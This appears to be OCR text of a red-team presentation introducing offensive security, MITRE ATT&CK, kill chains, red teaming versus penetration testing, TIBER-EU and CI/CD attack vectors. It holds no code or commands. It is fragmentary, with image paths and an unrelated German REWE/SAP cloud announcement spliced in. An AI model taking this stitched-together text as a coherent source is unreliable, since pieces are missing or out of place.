



MEET THE RACCOONS

GHOSTS IN THE PIPELINE



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BACKGROUND

- Penetration Tester, Offensive Security Specialist
- Focusing now on more Red Teaming
- Over 7 years experience

OTHER TOPICS

- System/Computer Engineering,
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- Detecting Turkish Phishing Attacks with ML Algorithms
- Blogging about Cyber Security

Contact Me!





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BACKGROUND

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- > 12 years of security experience

OTHER TOPICS

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- Experience in the chemical-, retail-, and banking/insurance industries
- Blogging about DevOps and security
- Developing (security) tools and malware

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TEAM RE-CON

Founded
in
**October
2023**

2.5
People

Recon(naissance)
is the first step
in **Cyber Kill Chain**

Agile
working
mode based
on outcomes
and OKRs

Mascot:
Recon
→
Raccoon

Study of
H.B.Davis
→ Raccoons
were able to
open 11 of 13
complex locks

10
Assessments

6
Offensive
Workshops

2
Threat
Campaigns

DevOps is
part of our
DNA

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Lockpicking
and
hardware
tools

4 C2
Frameworks



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
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
Offensive Side of Security



What is Red Teaming ?



Red Team
Infrastructure



CI/CD Pipeline Attack
Vectors

A raccoon is perched on the top of a tank barrel, looking directly at the camera. The tank is dark green and has a large, circular barrel. The background is a dense forest of green trees.

THE OFFENSIVE SIDE OF SECURITY



THE BEST DEFENSE
IS A GOOD OFFENCE

OFFENSIVE SECURITY

- **Proactive and adversarial approach** to protect the company, systems, network, and individuals from attacks
- Filling the gaps of conventional Security Controls/Programs

Conventional Security is reactive:

- Focus on patching and risks
- Finding and fixing known system vulnerabilities
- Reacting on CVEs / Exploits
- Responding on Security Events

➔ Attack Surface Management & Reduction

VS

Offensive Security is proactive:

- Focuses on **TTPs** (next slide)
- Implementing security measures by hacking strategies
- Simulating/Emulating real attacks
- Helping in finding responses to attacks by challenging Security Controls



OFFENSIVE SECURITY

ATT&CK Framework (MITRE 2013)

- Describes „cyber adversary behaviour“
- Has 3 matrices:
 - Enterprise
 - Mobile
 - Industrial Control Systems
- Focus on **TTP**
 - **T**actics: Why? (on the right)
 - **T**echniques: How?
 - **P**rocedures: How is it implemented?
- Methodical and large coverage
- Can be overwhelming

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

Source [Tactics - Enterprise | MITRE ATT&CK®](#)

OFFENSIVE SECURITY


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
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Cyber Kill Chain (Lockheed Martin 2011)

- Suitable for analyzing malware and ransomware campaigns
- Focussed on overcoming perimeter security / exploits
- Assumes the target machine is the asset (ignores network pivoting)
- We prefer the Unified Kill Chain!



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Actions on Objectives


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COMMAND & CONTROL (C2)

Command channel for remote manipulation of victim


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
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A raccoon with grey and white fur, wearing a red and orange jacket, stands in a dimly lit office with multiple computer monitors. The monitors display various data and code. The raccoon is looking to the right. The background features red walls and blue light from the monitors.

RED TEAMING VS. VAPT



VAPT VULNERABILITY ASSESSMENT & PENETRATION TESTING

Vulnerability Assessment

- Process of identifying, quantifying, and prioritizing system vulnerabilities
- Involves completing a vulnerability scan and validating findings
- Removes false positives to calculate accurate risk rating

Penetration Testing

- Active exploitation of identified vulnerabilities
- Often discovers unknown vulnerabilities and bypasses preventive controls
- Conducted within a defined scope and adhering to Rules of Engagement



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Testing

Verification of identified


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Rules of Engagement



RED TEAMING

Process of using TTPs to emulate a real-world threat with the goals of training and measuring the effectiveness of people, processes, and technology used to defend an environment

Orientated on Targets/Goals to reach and TTPs instead of a “small” scope
→ Choosing our battles wisely



Vulnerability
Scanning

Vulnerability
Assessment

Penetration
Testing

Red
Team

Purple Team
Exercise

Adversary
Emulation


Source: <https://scythe.io/library/scythes-ethical-hacking-maturity-model>



RED TEAMING

Exploitation without exploit

- Patching is good, but Attacks not always require an exploit based on code flaws
- Exploitation or compromising a system by (ab)using the system design, functions, and configuration against itself
- Weak security controls and misconfigurations can lead to compromise
- Social Engineering → Humans can't be patched



Attack != Scan → Exploit → Profit

(ADVANCED)
PENETRATION
TESTING

RED
TEAMING

SOCIAL
ENGINEERING

PHYSICAL
SECURITY



FOCUS ON THREATS

- People are behind cyber-attacks!
- Security controls and strategies must **defend against intelligent threat-actors** and **not solely on (potential) security events**
- TTPs are the best representation of attacker behavior
→ Segregates Red Teaming also from Pentesting
- The company defense need to focus on detection and NOT on prevention

🔔 ISO27001: A potential cause of an incident, that may result in harm of systems and organization




[SIM/EM]ULATE THREATS

Real Threat-Actors will:

- Establish C2 (Command &Control)
- Establish persistence
- Perform situational awareness
- Push to ultimately achieve goals

- ➔ Mimic/Simulate Threat-Actors by learning from their TTPs
- ➔ Test immunity of the company against real-world attacks



"Everybody has a plan until they get punched in the face" - Mike Tyson



TIBER-EU FRAMEWORK

- Threat Intelligence-based Ethical Red Teaming
- Framework used by EZB (European Central Bank)
- Aiming to improve protection, detection, and response capabilities
- Structured way to organize Red Team assessments



CYBER THREAT INTELLIGENCE

- Learn from real-world Threat Actors
- Brings in the realism into the Adversary (Sim/Em)ulation
- Creation of:
 - Threat Profiles
 - TTPs
 - Attack flows
 - Campaigns

Dream Market^{v2}

OPEN SOURCE
THREAT
INTELLIGENCE
AND SHARING
PLATFORM



THE DFIR REPORT

Real Intrusions by Real Attackers. The Truth Behind the Intrusion

EUPHORIA



CYBER THREAT INTELLIGENCE




Attacking automatic Jenkins

Attacking GitLab Runner

Supply Chain attack against Application code

Supply Chain attack against Antifraud system

Supply Chain attack against Internet service providers





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Mit SAP in die Google Cloud: Langfristig starke Partnerschaften für unsere digitale Transformation

Wir treiben die digitale Transformation der **REWE Group** weiter voran: Seit Januar 2025 überführen wir mit RISE with SAP sukzessive 73 SAP-Systeme in die **Google Cloud**. Damit starten wir mit **SAP** in eine neue Ära der Zusammenarbeit: mit einer ausgebauten, groß angelegten und auf lange Frist vereinbarten Partnerschaft.

Was bringt uns dieser Schritt? Hier sind die zentralen Vorteile:

- ➡ Modernisierung, Standardisierung und Harmonisierung unserer IT-Prozesse
- ➡ Wachsende Skalierbarkeit und Effizienz in unserer technischen Infrastruktur
- ➡ Einsparungen im Bereich der Hardware und Betriebskosten
- ➡ Integrierte und nahtlose Abwicklung der Geschäftsprozesse
- ➡ Mehr Flexibilität, um uns an künftige Geschäftsanforderungen anzupassen

Guido Hoepfner, COO von REWE digital, erklärt: „Das ist ein bedeutender Fortschritt in der digitalen Transformation der gesamten REWE Group. Mit SAP und Google heben wir unsere Prozessharmonisierung und Standardisierung auf ein neues Niveau. So setzen wir weiterhin den Takt bei Innovation im Handel und in der Touristik.“

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THREAT PLANNING

Process of identifying, analyzing, and prioritizing potential **adversarial tactics, techniques**, and goals to design **realistic scenarios that test an organization's security defenses**



THREAT PLANNING

Process of identifying
adversarial tactics
scenarios that



GIVE ME SIX HOURS TO CHOP DOWN
A TREE AND I WILL SPEND THE FIRST
FOUR SHARPENING THE AXE.
- ABRAHAM LINCOLN


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
